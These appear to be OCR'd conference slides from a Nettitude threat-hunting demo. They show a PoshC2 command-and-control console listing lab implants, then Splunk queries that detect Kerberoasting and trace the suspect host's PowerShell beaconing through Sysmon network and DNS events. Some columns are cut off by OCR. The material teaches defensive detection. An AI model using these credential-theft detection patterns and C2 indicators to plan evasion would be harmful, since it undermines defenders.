 \_______   \____  _____|  |__  \_   ___ \ \_____  \\
  |     ___/  _ \/  ___/  |  \ /    \  \/  /  ____/
  |    |  (  <_> )___ \|   Y  \\     \____/       \\
  |____|   \____/____  >___|  / \______  /\_______ \\
                    \/     \/         \/         \/
  =============== v4.8 www.PoshC2.co.uk =============

User: Mac

[111]: Seen:13/07/2019 13:06:08 | PID:1376  | 1s | DIGITALSOLUTION\mj.hashes @ DS-
PRDWRK10020 (AMD64) C#
[113]: Seen:13/07/2019 13:06:09 | PID:9828  | 1s | DIGITALSOLUTION\mj.hashes @ DS-
PRDWRK10020 (AMD64) PS
[115]: Seen:13/07/2019 13:06:09 | PID:6572  | 1s | DIGITALSOLUTION\CaptainKoala @
DS-PRDWRK10020 (AMD64) C#
[116]: Seen:13/07/2019 13:06:09 | PID:5860  | 1s | DIGITALSOLUTION\CaptainKoala @
DS-PRDWRK10020 (AMD64) PS

Select ImplantID or ALL or Comma Separated List (Enter to refresh)::
```

root@MAC-KALIVM: /opt/PoshC2_Project/downloads 91x3

Threat Hunting Demo


Using the Kerberoast alert demonstrated earlier, we will perform a simple threat hunt.



Time ⬍	Fired alerts ⬍	App	Type ⬍	Severity ⬍	Mode ⬍	Actions
2019-07-08 10:32:30 UTC	Kerberos 4769	search	Real-time	● High	Per Result	View results | Edit search | Delete
2019-07-08 10:32:30 UTC	Kerberos 4769 EncType 17(RC4)	search	Real-time	● High	Per Result	View results | Edit search | Delete

Viewing the results of the alert and filtering for the account responsible for the alert shows us that Jason.Parry is exhibiting suspicious behaviour or may be compromised.

Now that we have the account responsible, we want to identify the host the account is on.




```
ex=main sourcetype=WinEventLog:* EventCode=4769 Ticket_Encryption_Type=0x17 Account_Name != "*$*" | stats count by Account_Name
```

events (08/07/2019 10:31:30.000 to 08/07/2019 10:32:30.000)

unt_Name ⬍	count ⬍
n.parry@DIGITALSOLUTIONS.COM	15

A member of the Lloyd's Register group

Threat Hunting Demo



```
index=main sourcetype=WinEventLog:* EventCode=4769 Ticket_Encryption_Type=0x17 Account_Name != "*$*"  Account_Name="jason.parry@DIGITALSOLUTIONS.COM"
```

✓ 15 events (08/07/2019 10:31:30.000 to 08/07/2019 10:32:30.000)

SELECTED FIELDS

- a host 1
- a source 1
- a sourcetype 1

INTERESTING FIELDS

- a Account_Name 1
- # EventCode 1
- a index 1
- # linecount 1
- a Message 15
- a splunk_server 1
- a Ticket_Encryption_Type 1

+ Extract New Fields


i	Time	Event

>	08/07/2019
	10:32:28.000
		07/08/2019 11:32:28 AM
		LogName=Security
		SourceName=Microsoft Windows security auditing.
		EventCode=4769
		EventType=0
		Show all 37 lines
		host = DS-DCPRD-01 source = WinEventLog:Security sourcetype = WinEventLog:Security

>	08/07/2019
	10:32:28.000
		07/08/2019 11:32:28 AM
		LogName=Security
		SourceName=Microsoft Windows security auditing.
		EventCode=4769
		EventType=0
		Show all 37 lines
		host = DS-DCPRD-01 source = WinEventLog:Security sourcetype = WinEventLog:Security

A member of the Lloyd's Register group

Threat Hunting Demo



```
Account Information:

        Account Name:           jason.parry@DIGITALSOLUTIONS.COM

        Account Domain:         DIGITALSOLUTIONS.COM

        Logon GUID:             {F130B4D2-5771-892A-D608-E21800ED297C}


Service Information:

        Service Name:           mssqlsvcaccnt

        Service ID:             S-1-5-21-3761752888-2114804872-3927619150-1110


Network Information:

        Client Address:         ::ffff:10.150.10.34

        Client Port:            56422


Additional Information:

        Ticket Options:         0x40800010

        Ticket Encryption Type: 0x17
```


Key Details:

- Account Name
- Service Name
- Client Address
- Ticket Encryption Type

NETTITUDE

A member of the Lloyd's Register group

Threat Hunting Demo




```
in earliest=-7d sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" SourceIp=10.150.10.34 | stats count by DestinationIp | sort - count
```

events (01/07/2019 11:41:39.000 to 08/07/2019 11:41:39.367)


nIp ⇕	count ⇕
.229	154317
.187	65
8.10	6
2.22	4
8.92	3
2.23	2
8.8	1

A member of the Lloyd's Register group

Threat Hunting Demo (EventCode 3)




```
Message=Network connection detected:

RuleName:

UtcTime: 2019-07-08 12:43:11.364

ProcessGuid: {5324c937-77e4-5d1f-0000-00100bd61c00}

ProcessId: 6520

Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

User: DIGITALSOLUTION\jason.parry

Protocol: tcp

Initiated: true

SourceIsIpv6: false

SourceIp: 10.150.10.34
```



```
SourceHostname: DS-PRDWRK10019.digitalsolutions.com

SourcePort: 58349

SourcePortName:

DestinationIsIpv6: false

DestinationIp: 68.183.32.229

DestinationHostname:

DestinationPort: 443

DestinationPortName: https
```


Threat Hunting Demo (DNS Bonus)



```
earliest=-7d sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" DestinationIp="68.183.32.229" | stats count by host | sort - count
```

vents (01/07/2019 13:03:33.000 to 08/07/2019 13:03:33.884) No Event Sampling ▾

	count
019	154847
	71731
021	57187




```
earliest=-7d sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=22 "68.183.32.229" | stats count by host | sort - count
```

01/07/2019 12:21:30.000 to 08/07/2019 12:21:30.827) No Event Sampling ▾


	count
019	8
	4
021	2
020	1

NETTITUDE
A member of the Lloyd's Register group

Threat Hunting (Inside DNS)




```
2019 03:05:34 PM
e=Microsoft-Windows-Sysmon/Operational
Name=Microsoft-Windows-Sysmon
ode=22
ype=4
nformation
erName=DS-PRDWRK10019.digitalsolutions.com
OT_TRANSLATED
1-5-18
e=0
tegory=Dns query (rule: DnsQuery)
=Info
Number=84415
ds=None
e=Dns query:
```



```
RuleName:

UtcTime: 2019-07-06 14:05:30.342

ProcessGuid: {5324c937-aa33-5d20-0000-0010bd30a501}

ProcessId: 6340

QueryName: steelcon.duckdns.org

QueryStatus: 0

QueryResults: ::ffff:68.183.32.229;

Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

Threat Hunting 2-for-1



